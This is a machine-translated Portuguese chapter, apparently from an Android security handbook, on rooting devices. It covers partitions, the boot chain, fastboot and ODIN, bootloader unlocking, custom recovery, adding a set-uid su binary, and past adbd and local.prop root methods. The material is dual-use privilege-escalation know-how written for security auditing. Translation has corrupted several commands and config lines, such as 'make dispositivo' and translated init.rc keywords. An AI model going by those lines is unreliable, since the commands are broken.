O próximo capítulo explica como e por que assumir o controle total do seu dispositivo Android. Ele discute vários métodos genéricos para fazer isso, bem como algumas técnicas anteriores que dependem de vulnerabilidades específicas.

Como fazer o root em seu dispositivo

O processo de obtenção de privilégios de superusuário em um dispositivo Android é comumente chamado de *rooting*. A conta de superusuário do sistema é chamada onipresentemente de *root*, daí o termo *rooting*. Essa conta especial tem direitos e permissões sobre todos os arquivos e programas em um sistema baseado em UNIX. Ela tem controle total sobre o sistema operacional. Há muitos motivos

pelos quais alguém gostaria de obter privilégios administrativos em um dispositivo Android. Para os fins deste livro, nosso principal motivo é auditar a segurança de um dispositivo Android sem ser limitado pelas permissões do UNIX. No entanto, algumas pessoas querem acessar ou alterar arquivos do sistema para mudar uma configuração ou um comportamento codificado, ou para modificar a aparência com temas personalizados ou animações de inicialização.

O enraizamento também permite que os usuários desinstalem aplicativos pré-instalados, façam backups e restaurações completas do sistema ou carreguem imagens e módulos personalizados do kernel. Além disso, existe toda uma classe de aplicativos que requerem permissões de root para serem executados. Normalmente, eles são chamados de *aplicativos raiz* e incluem programas como firewalls baseados em iptables, bloqueadores de anúncios e overclocking, ou aplicativos de tethering.

Independentemente do motivo que o levou a fazer o root, você deve se preocupar com o fato de que o processo de root compromete a segurança do seu dispositivo. Um dos motivos é que todos os dados do usuário são expostos aos aplicativos que receberam permissões de root. Além disso, isso pode deixar uma porta aberta para que alguém extraia todos os dados do usuário do dispositivo se você o perder ou se ele for roubado, especialmente se os mecanismos de segurança (como bloqueios do carregador de inicialização ou atualizações de

recuperação assinadas) tiverem sido removidos durante o processo de root.

Este capítulo aborda o processo de fazer o root em um dispositivo Android de forma genérica, sem fornecer detalhes específicos sobre uma versão concreta do Android ou um modelo de dispositivo. Ele também explica as implicações de segurança de cada etapa executada para obter o root. Por fim, o capítulo apresenta uma visão geral de algumas falhas que foram usadas para fazer o root em dispositivos Android no passado. Essas falhas foram corrigidas nas versões atuais do Android.

ADVERTÊNCIA O enraizamento do dispositivo, se você não souber o que está fazendo, pode fazer com que o telefone pare de funcionar corretamente. Isso é especialmente verdadeiro se você modificar algum arquivo do sistema. Felizmente, a maioria dos dispositivos Android pode voltar ao estado de fábrica original, se necessário.

Entendendo o layout da partição

As partições são unidades de armazenamento lógico ou divisões feitas dentro da memória de armazenamento persistente do dispositivo. O layout refere-se à ordem, aos deslocamentos e aos tamanhos das várias partições. O layout da partição é gerenciado pelo carregador de inicialização na maioria dos dispositivos, embora em alguns casos raros ele também possa ser gerenciado pelo próprio kernel. Esse particionamento de armazenamento de baixo nível é fundamental para a funcionalidade adequada do dispositivo.

O layout da partição varia entre fornecedores e plataformas. Normalmente, dois dispositivos diferentes não têm as mesmas partições ou o mesmo layout. Entretanto, algumas partições estão presentes em todos os dispositivos Android. As mais comuns são as partições de inicialização, sistema, dados, recuperação e cache. De modo geral, a memória flash NAND do dispositivo é particionada usando o seguinte layout de partição:

- **carregador de inicialização:** Armazena o programa gerenciador de inicialização do telefone, que se encarrega de inicializar o hardware quando o telefone é inicializado, inicializar o kernel do Android e implementar modos de inicialização alternativos, como o modo de download.
- **splash:** armazena a primeira imagem da tela inicial vista logo após ligar o dispositivo. Normalmente, ela contém o logotipo do fabricante ou da operadora. Em alguns dispositivos, o bitmap da tela inicial é incorporado ao próprio carregador de inicialização, em vez de ser armazenado em uma partição separada.
- **boot:** Armazena a imagem de inicialização do Android, que consiste em um kernel Linux (*zImage*) e o disco ram do sistema de arquivos raiz (*initrd*).
- **recuperação:** Armazena uma imagem mínima de inicialização do Android que fornece funções de manutenção e serve como proteção contra falhas.
- **system:** Armazena a imagem do sistema Android que é montada como `/system` em um dispositivo. Essa imagem contém a estrutura do Android, as bibliotecas, os binários do sistema e os aplicativos pré-instalados.

- **dispositivo usuário:** Também chamada de **partição de dados**, é o armazenamento interno do dispositivo para dados de aplicativos e arquivos de usuário, como fotos, vídeos, áudio e downloads. Ela é montada como /data em um sistema inicializado.

- **cache:** Usado para armazenar vários arquivos utilitários, como logs de recuperação e pacotes de atualização baixados pelo ar. Em dispositivos com aplicativos instalados em um cartão SD, ele também pode conter a pasta `dalvik-cache`, que armazena o cache da máquina virtual (VM) Dalvik.
- **rádio:** Uma partição que armazena a imagem da banda base. Normalmente, essa partição está presente apenas em dispositivos com recursos de telefonia.

Determinação do layout da partição

Você pode obter o layout da partição de um determinado dispositivo de várias maneiras. Primeiro, você pode examinar o conteúdo da entrada de `partições` no sistema de arquivos `/proc`. Veja a seguir o conteúdo dessa entrada em um Samsung Galaxy Nexus com Android 4.2.1:

```
shell@android:/data $ cat /proc/partitions
major minor #blocks name

      31        0       1024 mtdblock0
     179        0    15388672 mmcblk0
     179        1       128 mmcblk0p1
     179        2       3584 mmcblk0p2
     179        3      20480 mmcblk0p3
     179        4       8192 mmcblk0p4
     179        5      4096 mmcblk0p5
     179        6      4096 mmcblk0p6
     179        7       8192 mmcblk0p7
     259        0     12224 mmcblk0p8
     259        1     16384 mmcblk0p9
     259        2     669696 mmcblk0p10
     259        3     442368 mmcblk0p11
     259        4    14198767 mmcblk0p12
     259        5        64 mmcblk0p13
     179       16       512 mmcblk0boot1
     179        8       512 mmcblk0boot0
```

Além da entrada `proc`, também é possível obter um mapeamento desses arquivos de dispositivo para suas funções lógicas. Para isso, verifique o conteúdo do diretório específico do SoC (System-on-Chip) em `/dev/block/platform`. Lá, você deve encontrar um diretório chamado `by-name`, em que cada nome de partição está vinculado ao dispositivo de bloco correspondente. O trecho a seguir mostra o conteúdo desse diretório no mesmo Samsung Galaxy Nexus do exemplo anterior.

```
shell@android:/dev/block/platform/omap/omap_hsmmc.0/by-name $ ls -l lrwxrwxrwx
root root 2013-01-30 20:43 boot -> /dev/block/mmcblk0p7 lrwxrwxrwx root 2013-
01-30 20:43 cache -> /dev/block/mmcblk0p11 lrwxrwxrwx root 2013-01-30 20:43 dgs
-> /dev/block/mmcblk0p6 lrwxrwxrwx root 2013-01-30 20:43 efs ->
/dev/block/mmcblk0p3 lrwxrwxrwx root 2013-01-30 20:43 metadata ->
/dev/block/mmcblk0p13 lrwxrwxrwx root 2013-01-30 20:43 misc ->
/dev/block/mmcblk0p5 lrwxrwxrwx root 2013-01-30 20:43 param ->
/dev/block/mmcblk0p4
```

dispositivo

```
lrwxrwxrwx root 2013-01-30 20:43 radio -> /dev/block/mmcblk0p9 lrwxrwxrwx root
2013-01-30 20:43 recovery -> /dev/block/mmcblk0p8 lrwxrwxrwx root 2013-01-30
20:43 sbl -> /dev/block/mmcblk0p2 lrwxrwxrwx root 2013-01-30 20:43 system ->
/dev/block/mmcblk0p10 lrwxrwxrwx root 2013-01-30 20:43 userdata ->
/dev/block/mmcblk0p12 lrwxrwxrwx root 2013-01-30 20:43 xloader ->
/dev/block/mmcblk0p1
```

Além disso, há outros locais onde você pode obter informações sobre o layout da partição. O arquivo `/etc/vold.fstab`, o log de recuperação (`/cache/recovery/last_log`) e os logs do kernel (via `dmesg` ou `/proc/kmsg`) são conhecidos por conter informações sobre o layout da partição em alguns casos. Se tudo o mais falhar, você poderá encontrar algumas informações sobre as partições usando o comando `mount` ou examinando `/proc/mounts`.

Entendendo o processo de inicialização

O gerenciador de inicialização geralmente é a primeira coisa que é executada quando o hardware é ligado. Na maioria dos dispositivos, o gerenciador de inicialização é o código proprietário do fabricante que cuida da inicialização de hardware de baixo nível (relógios de configuração, RAM interna, mídia de inicialização e assim por diante) e oferece suporte para carregar imagens de recuperação ou colocar o telefone no modo de download. O carregador de inicialização em si geralmente é composto de vários estágios, mas aqui o consideraremos apenas como um todo.

Quando o gerenciador de boot termina de inicializar o hardware, ele carrega o kernel do Android e o initrd da partição de boot na RAM. Por fim, ele salta para o kernel para permitir que ele continue o processo de inicialização.

O kernel do Android realiza todas as tarefas necessárias para que o sistema Android seja executado corretamente no dispositivo. Por exemplo, ele inicializará a memória, as áreas de entrada/saída (E/S), as proteções de memória, os manipuladores de interrupção, o agendador da CPU, os drivers de dispositivo e assim por diante. Por fim, ele monta o sistema de arquivos raiz e inicia o primeiro processo no espaço do usuário, o `init`.

O processo `init` é o pai de todos os outros processos do espaço do usuário.

Quando ele é iniciado, o sistema de arquivos raiz do initrd ainda está montado para leitura/gravação. O sistema de arquivos

O script `/init.rc` serve como arquivo de configuração para o `init`. Ele especifica as ações a serem executadas durante a inicialização dos componentes do espaço do usuário do sistema operacional. Isso inclui a inicialização de alguns serviços principais do Android, como o `rild` para telefonia, o `mtpd` para acesso à VPN e o daemon do Android Debug Bridge (`adbd`). Um dos serviços, o Zygote, cria a VM Dalvik e inicia o primeiro componente Java, o System Server. Por fim, outros serviços da estrutura do Android, como o Telephony Manager, são iniciados.

A seguir, um trecho do script `init.rc` de um LG Optimus Elite (VM696). Você pode encontrar mais informações sobre o formato desse arquivo em

o arquivo `system/core/init/readme.txt` do repositório do Android Open Source Project (AOSP).

```
[...]
serviço adbd /sbin/adbd
    desativado
[...]
service ril-daemon /system/bin/rild socket
    rild stream 660 root radio
    socket rild-debug stream 660 radio system user
    root
    group radio cache inet misc audio sdcard_rw qcom_oncrpc diag
[...]
serviço zygote /system/bin/app_process -Xzygote
/system/bin --zygote --start-system-server
    socket zygote stream 660 root system
    onrestart write /sys/android_power/request_state wake
    onrestart write /sys/power/state on
    onrestart restart media
    onrestart restart netd
[...]
```

Quando a inicialização do sistema é concluída, um evento `ACTION_BOOT_COMPLETED` é transmitido a todos os aplicativos que se registraram para receber essa intenção abrangente em seu manifesto. Quando isso for concluído, o sistema será considerado totalmente inicializado.

Acesso ao modo de download

Na descrição do processo de inicialização, mencionamos que o gerenciador de inicialização geralmente oferece suporte para colocar o telefone no *modo de download*. Esse modo permite que o usuário atualize o armazenamento persistente em um nível baixo por meio de um processo normalmente chamado de *flashing*. Dependendo do dispositivo, o flashing pode estar disponível por meio do protocolo *fastboot*, de um protocolo proprietário ou até mesmo de ambos. Por exemplo, o Samsung Galaxy Nexus suporta tanto o modo proprietário ODIN quanto o fastboot.

OBSERVAÇÃO O Fastboot é o protocolo padrão do Android para fazer o flash de imagens de disco completo em partições específicas por USB. O utilitário cliente fastboot é uma ferramenta de linha de comando que pode ser obtida no Kit de Desenvolvimento de Software (SDK) do Android, disponível em <https://developer.android.com/sdk/> ou no repositório AOSP.

A entrada em modos alternativos, como o modo de download, depende do carregador de inicialização. Quando determinadas combinações de teclas são mantidas durante a inicialização, o carregador de inicialização inicia o modo de download em vez de executar o processo normal de inicialização do kernel do Android. A combinação exata de teclas pressionadas varia de dispositivo para dispositivo.

mas, em geral, você pode encontrá-lo facilmente on-line. Depois de estar no modo de download, o dispositivo deve aguardar uma conexão com o PC host por meio do barramento serial universal (USB). A Figura 3-1 mostra as telas dos modos fastboot e ODIN.



Figura 3-1: Modo Fastboot e ODIN

Quando uma conexão USB é estabelecida entre o carregador de inicialização e o computador host, a comunicação ocorre usando o protocolo de download suportado pelo dispositivo. Esses protocolos facilitam a execução de várias tarefas, incluindo o flash de partições NAND, a reinicialização do dispositivo, o download e a execução de uma imagem alternativa do kernel e assim por diante.

Carregadores de inicialização bloqueados e desbloqueados

De modo geral, os carregadores de inicialização bloqueados impedem que o usuário final realize modificações no firmware do dispositivo implementando restrições no nível do carregador de inicialização. Essas restrições podem variar, dependendo da decisão do fabricante, mas geralmente há uma verificação de assinatura criptográfica que impede a inicialização e/ou o flash de código não assinado no dispositivo. Alguns dispositivos, como os dispositivos Android chineses baratos, não incluem nenhuma restrição no carregador de inicialização.

Nos dispositivos Google Nexus, o gerenciador de inicialização é bloqueado por padrão. No entanto, existe um mecanismo oficial que permite que os proprietários o desbloqueiem. Se o usuário final decidir executar um kernel personalizado, uma imagem de recuperação ou um sistema operacional

o carregador de inicialização precisa ser desbloqueado primeiro. Para esses dispositivos, desbloquear o carregador de inicialização é tão simples quanto colocar o dispositivo no modo fastboot e executar o comando `fastboot oem unlock`. Isso requer o utilitário cliente fastboot de linha de comando, que está disponível no SDK do Android ou no repositório AOSP.

Alguns fabricantes também oferecem suporte ao desbloqueio dos carregadores de inicialização em seus dispositivos, em uma base por dispositivo. Em alguns casos, o processo usa o procedimento padrão de desbloqueio do fabricante do equipamento original (OEM) por meio do fastboot. Entretanto, alguns casos giram em torno de algum mecanismo proprietário, como um site ou *portal de desbloqueio*. Esses portais geralmente exigem que o proprietário registre seu dispositivo e perca a garantia para poder desbloquear o carregador de inicialização. No momento em que este texto foi escrito, a HTC, a Motorola e a Sony oferecem suporte ao desbloqueio de pelo menos alguns de seus dispositivos.

O desbloqueio do carregador de inicialização traz sérias implicações de segurança. Se o dispositivo for perdido ou roubado, todos os dados contidos nele poderão ser recuperados por um invasor simplesmente fazendo o upload de uma imagem de inicialização personalizada do Android ou fazendo o flash de uma imagem de recuperação personalizada. Depois de fazer isso, o invasor terá acesso total aos dados contidos nas partições do dispositivo. Isso inclui contas do Google, documentos, contatos, senhas armazenadas, dados de aplicativos, imagens da câmera e muito mais. Por esse motivo, uma redefinição de dados de fábrica é executada no telefone ao desbloquear um carregador de inicialização bloqueado. Isso garante que todos os dados do usuário final sejam apagados e que o invasor não consiga acessá-los.

ADVERTÊNCIA Recomendamos enfaticamente o uso da criptografia de dispositivos Android.

Mesmo depois de todos os dados terem sido apagados, é possível recuperar forensicamente os dados apagados em alguns dispositivos.

Imagens de recuperação de estoque e personalizadas

O sistema de recuperação do Android é o mecanismo padrão do Android que permite que as atualizações de software substituam a totalidade do software do sistema pré-instalado no dispositivo sem limpar os dados do usuário. Ele é usado principalmente para aplicar atualizações carregadas manualmente ou via OTA (*Over-the-Air*). Essas atualizações são aplicadas off-line após uma reinicialização. Além de aplicar atualizações OTA, a recuperação pode executar outras tarefas, como limpar os dados do usuário e as partições de cache.

A imagem de recuperação é armazenada na partição de recuperação e consiste em uma mini imagem do Linux com uma interface de usuário simples controlada por botões de hardware. A recuperação padrão do Android é intencionalmente muito limitada em termos de funcionalidade. Ela faz o mínimo necessário para estar em conformidade com as Definições de compatibilidade do Android em <http://source.android.com/compatibility/index.html>.

De modo semelhante ao acesso ao modo de download, você acessa a recuperação pressionando um botão determinada combinação de teclas pressionadas ao inicializar o dispositivo. Além

dispositivo pressionamento de teclas, é possí65 instruir um sistema Android inicializado a reiniciar no modo de recuperação por meio do comando `adb reboot recovery`. A ferramenta de linha de comando Android Debug Bridge (ADB) está disponível como parte do Android SDK ou do repositório AOSP em <http://developer.android.com/sdk/index.html>.

Um dos recursos mais usados da recuperação é a aplicação de um pacote de atualização. Esse pacote consiste em um arquivo zip que contém um conjunto de arquivos a serem copiados para o dispositivo, alguns metadados e um script atualizador. Esse script atualizador informa à recuperação do Android quais operações devem ser executadas no dispositivo para aplicar as modificações da atualização. Isso pode incluir a montagem da partição do sistema, certificando-se de que as versões do dispositivo e do sistema operacional correspondam àquela para a qual o pacote de atualização foi criado, verificando os hashes SHA1 dos arquivos do sistema que serão substituídos e assim por diante. As atualizações são assinadas criptograficamente usando uma chave privada RSA. A recuperação verifica a assinatura usando a chave pública correspondente antes de aplicar a atualização. Isso garante que somente atualizações autenticadas possam ser aplicadas. O trecho a seguir mostra o conteúdo de um pacote de atualização Over-the-Air (OTA) típico.

Extração de um pacote de atualização OTA para o Nexus 4

```
$ unzip 625f5f7c6524.signed-occam-JOP40D-from-JOP40C.625f5f7c.zip
Arquivo: 625f5f7c6524.signed-occam-JOP40D-from-JOP40C.625f5f7c.zip
assinado por SignApk
    inflando: META-INF/com/android/metadata
    inflating: META-INF/com/google/android/update-binary inflating:
    META-INF/com/google/android/updater-script inflating:
    patch/system/app/ApplicationsProvider.apk.p inflating:
    patch/system/app/ApplicationsProvider.odex.p inflating:
    patch/system/app/BackupRestoreConfirmation.apk.p inflating:
    patch/system/app/BackupRestoreConfirmation.odex.p
[...]
    inflando: patch/system/lib/libwebcore.so.p
    inflando: patch/system/lib/libwebrtc_audio_preprocessing.so.p
    inflando: recovery/etc/install-recovery.sh
    inflating: recovery/recovery-from-boot.p
    inflating: META-INF/com/android/otacert
    inflating: META-INF/MANIFEST.MF inflando:
    META-INF/CERT.SF
    inflando: META-INF/CERT.RSA
```

Existem imagens de recuperação personalizadas do Android para a maioria dos dispositivos. Se não houver uma disponível, você poderá criá-la facilmente aplicando modificações personalizadas ao código-fonte de recuperação padrão do Android no repositório AOSP.

As modificações mais comuns incluídas nas imagens de recuperação personalizadas são

- Incluir uma funcionalidade completa de backup e restauração (como o script NANDroid)
- Permitir pacotes de atualização não assinados ou permitir pacotes assinados com chaves personalizadas
- Montagem seletiva de partições de dispositivo ou cartão SD
- Fornecer acesso ao armazenamento em massa USB para cartão SD ou partições de dados

- Fornecer acesso total ao ADB, com o daemon do ADB sendo executado como root
- Incluir um binário do BusyBox com todos os recursos

As imagens de recuperação personalizadas mais populares com compilações para vários dispositivos são a recuperação ClockworkMod ou o TeamWin Recovery Project (TWRP). A Figura 3-2 mostra as telas de recuperação padrão e do ClockworkMod.




Figura 3-2: Recuperação do Android e recuperação do ClockworkMod

AVISO Manter uma imagem de recuperação personalizada com restrições de assinatura removidas ou com acesso total ao ADB exposto em seu dispositivo Android também deixa uma porta aberta para a obtenção de todos os dados do usuário contidos nas partições do dispositivo.

Fazer o root com um carregador de inicialização desbloqueado

O processo de enraizamento culmina com a obtenção de um binário `su` com as permissões set-uid adequadas na partição do sistema. Isso permite elevar os privilégios sempre que necessário. O binário `su` geralmente é acompanhado por um aplicativo Android, como o SuperUser ou o SuperSU, que fornece um prompt gráfico sempre que um aplicativo solicita acesso à raiz. Se a solicitação for concedida, o aplicativo invocará o binário `su` para executar o comando solicitado. Esses aplicativos Android de wrapper `su`

Os aplicativos também gerenciam quais aplicativos ou usuários devem receber acesso à raiz automaticamente, sem solicitar ao usuário.

OBSERVAÇÃO A versão mais recente do Chainfire SuperSU pode ser baixada como

um pacote de atualização de recuperação no site

<http://download.chainfire.eu/supersu> ou como um pacote de atualização de recuperação de dados.

aplicativo autônomo do Google Play em <https://play.google.com/store/apps/details?id=eu.chainfire.supersu>.

O pacote ClockworkMod SuperUser pode ser obtido no Google Play em

<https://play.google.com/store/apps/details?id=com.koushikdutta.superuser>. O código-fonte está disponível em <https://github.com/koush/Superuser>.

Em dispositivos com um gerenciador de inicialização desbloqueado ou desbloqueável, obter acesso root é muito fácil, pois você não precisa depender da exploração de uma falha de segurança não corrigida. A primeira etapa é desbloquear o gerenciador de inicialização. Se ainda não tiver feito isso, dependendo do dispositivo, use o `fastboot oem unlock`, conforme descrito na seção "Carregadores de inicialização bloqueados e desbloqueados", ou use uma ferramenta de desbloqueio do carregador de inicialização específica do fornecedor para desbloquear legitimamente o dispositivo.

No momento em que este artigo foi escrito, a Motorola, a HTC e a Sony-Ericsson suportavam o desbloqueio do carregador de inicialização em alguns dispositivos por meio de seus sites de portal de desbloqueio.

OBSERVAÇÃO O portal de desbloqueio do carregador de inicialização da Motorola está

disponível em <https://motorola-global-portal.custhelp.com/app/standalone/bootloader/unlock-your-device-a>.

O portal de desbloqueio do carregador de inicialização da HTC está disponível em <http://www.htcdev.com/bootloader>.

O portal de desbloqueio do carregador de inicialização para a SonyEricsson está disponível em <http://unlockbootloader.sonymobile.com/>.

Quando o carregador de inicialização é desbloqueado, o usuário fica livre para fazer modificações personalizadas no dispositivo. Nesse ponto, há várias maneiras de incluir o binário `su` apropriado para a arquitetura do dispositivo na partição do sistema, com as permissões corretas.

Você pode modificar uma imagem de fábrica para adicionar um binário `su`. Neste exemplo, descompactamos uma imagem de sistema formatada em ext4, a montamos, adicionamos um binário `su` e a reembalamos. Se fizermos o flash dessa imagem, ela conterá o binário `su` e o dispositivo terá o root.

```
mkdir systemdir
img2img system.img system.raw
mount -t ext4 -o loop system.raw systemdir cp
su systemdir/xbin/su
chown 0:0 systemdir/xbin/su
chmod 6755 systemdir/xbin/su
```

Capítulo 3 ▶ Fazendo o root em seu

```
make dispositivo -l 512M -a system custom-system.img 69
umount systemdir
```

Se o dispositivo for compatível com o AOSP, você poderá compilar um *userdebug* ou *eng* Android a partir da fonte. Visite <http://source.android.com/source/building.html> para obter mais informações sobre a compilação do Android a partir da fonte. Essas configurações de compilação fornecem acesso à raiz por padrão:

```
Curl http://commondatastorage.googleapis.com/git-repo-downloads/repo \
-o ~/bin/repo
chmod a+x ~/bin/repo
repo init -u https://android.googlesource.com/platform/manifest
repo sync
source build/envsetup.sh
lunch full_maguro-userdebug
```

Independentemente de você ter criado a imagem personalizada do sistema modificando uma imagem de fábrica ou compilando a sua própria imagem, é necessário fazer o flash da partição do sistema para que ela entre em vigor. Por exemplo, o comando a seguir mostra como fazer o flash dessa imagem usando o protocolo fastboot:

```
fastboot flash system custom-system.img
```

O método mais simples é inicializar uma imagem de recuperação personalizada. Isso permite copiar o binário *su* para a partição do sistema e definir as permissões apropriadas por meio de um pacote de atualização personalizado.

OBSERVAÇÃO Ao usar esse método, você está inicializando a imagem de recuperação personalizada sem fazer o flash dela, portanto, use-o apenas para fazer o flash de um binário *su* na partição do sistema sem modificar a partição de recuperação.

Para isso, baixe uma imagem de recuperação personalizada e o pacote de atualização *su*. A imagem de recuperação personalizada pode ser uma de sua escolha, desde que seja compatível com seu dispositivo. Da mesma forma, o pacote de atualização *su* pode ser SuperSU, SuperUser ou outro de sua escolha.

1. Você deve colocar os dois downloads no armazenamento do dispositivo, normalmente no cartão SD montado como */sdcard*.
2. Em seguida, coloque o dispositivo no modo fastboot.
3. Agora, abra um prompt de comando e digite *fastboot boot recovery.img*, em que *recovery.img* é a imagem de recuperação bruta que você baixou.
4. No menu de recuperação, selecione a opção para aplicar um arquivo zip de atualização e navegue até a pasta no armazenamento do dispositivo onde você colocou o pacote de atualização com o binário *su*.

Além disso, os dispositivos que usam o Android 4.1 ou posterior contêm um novo recurso chamado *sideload*. Esse recurso permite aplicar um zip de atualização pelo ADB sem copiá-lo previamente no dispositivo. Para fazer o sideload de uma atualização, execute o comando *adb sideload su-package.zip*, em que *su-package.zip* é o nome do arquivo do pacote de atualização no disco rígido do seu computador.

Depois de desbloquear o carregador de inicialização em alguns dispositivos, você pode inicializar códigos não assinados, mas não pode fazer o flash de códigos não assinados. Nesse caso, só é possível fazer o flash de um sistema personalizado ou de uma imagem de recuperação depois de obter o root no sistema inicializado. Nesse cenário, você usaria o `dd` para gravar uma imagem de recuperação personalizada diretamente no dispositivo de bloco da partição de recuperação.

Fazer o root com um carregador de inicialização bloqueado

Quando o carregador de inicialização está bloqueado e o fabricante não fornece um método legítimo para desbloqueá-lo, geralmente é necessário encontrar uma falha no dispositivo que servirá como ponto de entrada para fazer o root.

Primeiro, você precisa identificar o tipo de bloqueio do carregador de inicialização que possui; ele pode variar dependendo do fabricante, da operadora, da variante do dispositivo ou da versão do software no mesmo dispositivo. Às vezes, o acesso ao fastboot é proibido, mas você ainda pode fazer o flash usando o protocolo de flash proprietário do fabricante, como o SBF da Motorola ou o ODIN da Samsung. Às vezes, as verificações de assinatura no mesmo dispositivo são aplicadas de forma diferente quando se usa o fastboot em vez do modo de download proprietário do fabricante. A verificação de assinatura pode ocorrer no momento da inicialização, no momento do flash ou em ambos.

Alguns carregadores de inicialização bloqueados só aplicam a verificação de assinatura em partições selecionadas; um exemplo típico é ter partições de inicialização e recuperação bloqueadas. Nesse caso, a inicialização de um kernel personalizado ou de uma imagem de recuperação modificada não é permitida, mas você ainda pode modificar a partição do sistema. Nesse cenário, é possível executar o enraizamento editando a partição do sistema de uma imagem de estoque, conforme descrito na seção "Enraizamento com um carregador de inicialização desbloqueado".

Em alguns dispositivos, nos quais a partição de inicialização está bloqueada e a inicialização de um kernel personalizado é proibida, é possível fazer o flash de uma imagem de inicialização personalizada na partição de recuperação e inicializar o sistema com o kernel personalizado inicializando no modo de recuperação ao ligar o telefone. Nesse caso, é possível obter acesso root por *meio* do `shell adb` modificando o arquivo `default.prop` do `initrd` da imagem de inicialização personalizada, como você verá na seção "Abusando do adbd para obter o root". Em alguns dispositivos, a imagem de recuperação padrão permite aplicar atualizações assinadas com a *chave de teste* padrão do Android. Essa chave é uma chave genérica para pacotes que não especificam uma chave. Ela está incluída no diretório `build/target/product/security` na árvore de código-fonte do AOSP. Você pode fazer o root aplicando um pacote de atualização personalizado que contenha o binário `su`. Não se sabe se o fabricante deixou isso de propósito ou não, mas sabe-se que isso funciona em alguns dispositivos Samsung com Android 4.0 e recuperação de estoque 3e.

Na pior das hipóteses, as restrições do carregador de inicialização não permitirão que você inicialize com uma partição que falhe na verificação de

assinatura. Nesse caso, você precisa usar

outras técnicas para obter acesso root, conforme descrito na seção "Obtenção de acesso root em um sistema inicializado".

Obtenção de root em um sistema inicializado

A obtenção de acesso inicial à raiz em um sistema inicializado consiste em obter um shell de raiz por meio de uma falha de segurança não corrigida no sistema operacional Android. Um método de root como esse também é amplamente conhecido como *soft root* porque o ataque é quase totalmente baseado em software. Normalmente, um soft root é realizado por meio de uma vulnerabilidade no kernel do Android, um processo executado como root, um programa vulnerável com o bit set-uid definido, um ataque de link simbólico contra um bug de permissão de arquivo ou outros problemas. Há um grande número de possibilidades devido ao grande número de áreas em que os problemas podem ser introduzidos e aos tipos de erros que os programadores podem cometer.

Embora os binários set-uid ou set-gid de root não sejam comuns no Android padrão, as operadoras ou os fabricantes de dispositivos às vezes os introduzem como parte de suas modificações personalizadas. Uma falha de segurança típica em qualquer um desses binários set-uid pode levar ao aumento de privilégios e, subsequentemente, à obtenção de acesso root.

Outro cenário típico é a exploração de uma vulnerabilidade de segurança em um processo executado com privilégios de root. Essa exploração permite que você execute códigos arbitrários como root. O final deste capítulo inclui alguns exemplos disso.

Como você verá no Capítulo 12, essas explorações estão se tornando mais difíceis de desenvolver à medida que o Android amadurece. Novas técnicas de atenuação e recursos de reforço de segurança são introduzidos regularmente com as novas versões do Android.

Uso indevido do adbd para obter o root

É importante entender que o daemon `adbd` começará a ser executado como root e reduzirá seus privilégios para o usuário `shell` (`AID_SHELL`), a menos que a propriedade do sistema `ro.secure` seja definida como `0`. Essa propriedade é somente leitura e geralmente é definida como `ro.secure=1` pelo initrd da imagem de inicialização.

O daemon `adbd` também será iniciado como root sem perder privilégios para `shell` se a propriedade `ro.kernel.qemu` estiver definida como `1` (para iniciar o `adbd` em execução como root no emulador do Android), mas essa também é uma propriedade somente leitura que normalmente não será definida em um dispositivo real.

As versões do Android anteriores à 4.2 lerão o arquivo `/data/local.prop` na inicialização e aplicarão todas as propriedades definidas nesse arquivo. A partir do Android 4.2, esse arquivo só será lido em compilações sem usuário, se `ro.debuggable` estiver definido como `1`.

O arquivo `/data/local.prop` e as propriedades `ro.secure` e `ro.kernel.qemu` são de importância fundamental para obter acesso root. Tenha-os em mente, pois você verá algumas explorações que os utilizam na seção "Histórico de ataques

"conhecidos", mais adiante neste capítulo.

Bloqueios NAND, raiz temporária e raiz permanente

Alguns dispositivos HTC têm um sinalizador de segurança (@secuflag) na memória de acesso aleatório não volátil (NVRAM) do rádio, que é verificado pelo carregador de inicialização do dispositivo (HBOOT). Quando esse sinalizador é definido como "true", o gerenciador de inicialização exibe uma mensagem de "segurança ativada" (S-ON) e um bloqueio NAND é aplicado. O bloqueio de NAND impede a gravação nas partições do sistema, de inicialização e de recuperação. Com o S-ON, uma reinicialização perde a raiz e as gravações nessas partições não serão mantidas. Isso impossibilita ROMs de sistema personalizadas, kernels personalizados e modificações de recuperação personalizadas.

Ainda é possível obter acesso root por meio de uma exploração de uma vulnerabilidade suficientemente grave. No entanto, o bloqueio NAND faz com que todas as alterações sejam perdidas na reinicialização. Isso é conhecido como *raiz temporária* na comunidade de *modding* do Android.

Para obter um *root permanente* nos dispositivos HTC com bloqueio NAND, é necessário fazer uma das duas coisas. Primeiro, você pode desativar o sinalizador de segurança na banda base. Em segundo lugar, você pode fazer o flash do dispositivo com um HBOOT corrigido ou de engenharia que não imponha o bloqueio de NAND. Em ambos os casos, o gerenciador de inicialização exibe uma mensagem de *segurança desativada* (S-OFF). A Figura 3-3 mostra um HBOOT HTC bloqueado e desbloqueado.

